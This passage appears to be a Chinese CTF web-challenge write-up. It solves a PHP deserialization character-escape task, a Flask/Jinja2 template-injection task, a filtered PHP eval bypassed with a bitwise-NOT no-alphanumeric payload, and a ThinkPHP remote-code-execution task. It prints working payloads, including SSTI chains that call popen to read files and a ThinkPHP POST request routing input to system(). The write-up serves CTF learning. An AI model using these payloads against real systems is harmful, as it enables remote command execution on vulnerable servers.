
我该怎么绕过读取文件呢？

我翻遍了file函数，基本要么需要2个参数，要么要指针才行

我吐了。一直卡在最后一步，结果灵光一闪，我不去读，我显示出来就好了

show_source 或者 hightlight 不就出来了吗？！





【3星□】easy-unserialize

字符逃逸


考点就单一了

但是我也不会呀！！

学了好久 懂了为什么以及怎么绕过去了

直接看图吧！

- 搭建环境



- 手动写逻辑，找出注入点


```
// PHP反序列化字符逃逸过滤后字符变少
// 参考链接 https://www.freebuf.com/articles/web/285985.html
// 目标payload为触发getflag类
// 开始构造 'O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}'
// 我们要通过字符逃逸使unserialize同是反序列化2个
// 我们想要的是类似这种效果
// O:3:"tmp":2:{s:4:"str1";s:21: "easy";s:4:"str2";s:4:"    ;};O:7:"getflag":1:{s:4:"file";s:8:"flag.php    ";}"
// 在这里人为构造的payload：  ;};O:7:"getflag":1:{s:4:"file";s:8:"flag.php
// 后来发现不成功 而是在A中触发B 而非能反序列化2个
// $test = 'O:3:"tmp":1:{s:4:"str1";s:21: "easy";s:4:"str2";s:4:"};},O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}"';

// 验证2个
// O:3:"tmp":2:{s:4:"str1";s:4:"easy";s:4:"str2";s:4:"easy";}
// O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}
$test1 = 'O:3:"tmp":2:{s:4:"str1";s:4:"easy";s:4:"str2";s:4:"easy";}';
$test2 = 'O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}';
$test3 = 'O:3:"tmp":2:{s:4:"str1";s:4:"easy";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}';
$test3 = 'O:3:"tmp":2:{s:4:"str1";s:4:"easy";s:4:"str2";s:4:" ;s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}} ";}';
$test3 = 'O:3:"tmp":2:{s:4:"str1";s:21:"easy";s:4:"str2";s:4:";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}';
// $str2 = ';s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}'
// $str1 = 'easy'
// unserialize($test3);
// var_dump(unserialize($test3));
```

- 验证拿Flag

序列化了第一个：O:3:"tmp":2:{s:4:"str1";s:36:"easyeasyeasyeasyeasyeasyeasyeasyeasy";s:4:"str2";s:57:";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}
过滤了easy后：O:3:"tmp":2:{s:4:"str1";s:36:"ezezezezezezezezez";s:4:"str2";s:57:";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}";}
进入getflag销毁
当前的$this->file：flag.php
恭喜你拿到了flag

```
/Applications/MxSrvs/www/index.php:41:
object(tmp)[1]
  public 'str1' => string 'ezezezezezezezezez";s:4:"str2";s:57:' (length=36)
  public 'str2' =>
    object(getflag)[2]
      public 'file' => string 'flag.php' (length=8)
```

进入getflag销毁
当前的$this->file：flag.php
恭喜你拿到了flag



相关文章链接

- 有意思的反序列化字符串逃逸
- PHP反序列化 — 字符逃逸
- PHP反序列化字符逃逸详解
- 详解php反序列化
- [CTF]PHP反序列化总结
- PHP 原生类在 CTF 中的利用
- 利用 phar 拓展 php 反序列化漏洞攻击面
- PHP 反序列化漏洞入门学习笔记
- CTFshow刷题日记-WEB-反序列化篇
- CTF之萌新反序列化学习
- 详谈CTF中常出现的PHP反序列化漏洞

【2星□】ezPy

基本套路flask模版注入套路

> 参考链接：
> python 沙箱逃逸与SSTI
> flask之ssti模版注入从零到入门
> 从零学习flask模板注入

都是套路了，要知道几个几个注入基础

- **class**
- **base**
- **mro**
- **subclasses**
- **init**
- **globals**

jinja2.exceptions.TemplateSyntaxError

```
jinja2.exceptions.TemplateSyntaxError: expected token 'end of print statement', got 'integer'
```

```
// 都是套路但是不要心急 一步步走来看
name={{"".__class__.__bases__[0].__subclasses__()}}
name={{"".__class__.__mro__[0].__subclasses__()}}
name={{"".__class__.__mro__[1].__subclasses__()}}
name={{"".__class__.__mro__[2].__subclasses__()}} # 报错
```

发现敏感函数

发现函数os._wrap_close寻下标

```
string = "耿直点直接复制下来"
stringList = string.replace('[','').replace(']','').split(',')
print(len(stringList))
for index,each in enumerate(stringList):
    if 'os._wrap_close' in each:
        print(f'下标为%d'%index)
```

设置为全局然后执行cmd

```
?name={{"".__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]('ls ./').read()}}
?name={{"".__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]('cat /').read()}}
?name={{"".__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]('cat /flag').read()}}
```

拿到flag

【3星□】simple_php

拿到备份文件

> ctf常见源码泄露

提示说 哦豁我的电脑不小心黑屏了

然后翻看源码 也没啥hint

然后就去试备份文件

无数字字母过滤

> 参考链接□
> 无字母数字webshell总结
> 由一道题引发的对无字母数字WebShell的思考
> 不包含数字字母的webshell
> 创造tips的秘籍——PHP回调后门
> CTF一道web题小结-无数字字母getFlag()
> ctf中常见php rce绕过总结
> 从一道CTF题理解无字母数字RCE
> 无字母数字webshell之提高篇
> 一些不包含数字和字母的webshell
> preg_match绕过总结
> PHP利用PCRE回溯次数限制绕过某些安全限制


最难的部分

当时我拿到这个时候已经人傻了


相当于啥都过不去

然后发现是

```php
<?php
function getflag(){
    echo '开始执行getflag函数';
}
$code = $_GET['code'];
echo '当前的code：'.$code.'</br>';
echo '当前长度：'.strlen($code).'</br>';
if(strlen($code)>14){
    die("too long !");
}
// 发现fuzz
// ~ ( ) - \ | ; : / 空格 %
if(preg_match('/[a-zA-Z0-9_&^<br>"\'$#@!*&+=.`\[\]{}?,]+/',$code)){
    die(" No ! No !");
}
echo '开始执行'.$code.'</br>';
@eval($code);

// 找～
// $a = (~getflag);
// echo $a.'</br>';
// echo urlencode($a).'</br>';
// $b = ~$a;
// echo $b.'</br>';
// %98%9A%8B%99%93%9E%98
```



最后的payload http://127.0.0.1:82/?code=(~%98%9A%8B%99%93%9E%98)();



很烦恼，昨天晚上代码写着写着就黑屏了！！！

flag{a3b5c6d-563ae31f-b6672e33ed-ff63a5b8}

【2星□】thinkphp

查询Tp版本号


直接随便输入点看版本


Thinkphp-RCE-POC 合集仓库查看


套路直接拿下

这种题都是套路了，直接放payload

```
POST /index.php?s=captcha HTTP/1.1
Host: 192.168.220.141:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 73

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=pwd

// 2个点
// POST /index.php?s=captcha
// _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=pwd
```


Burp Suite Professional v2.1.06 - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
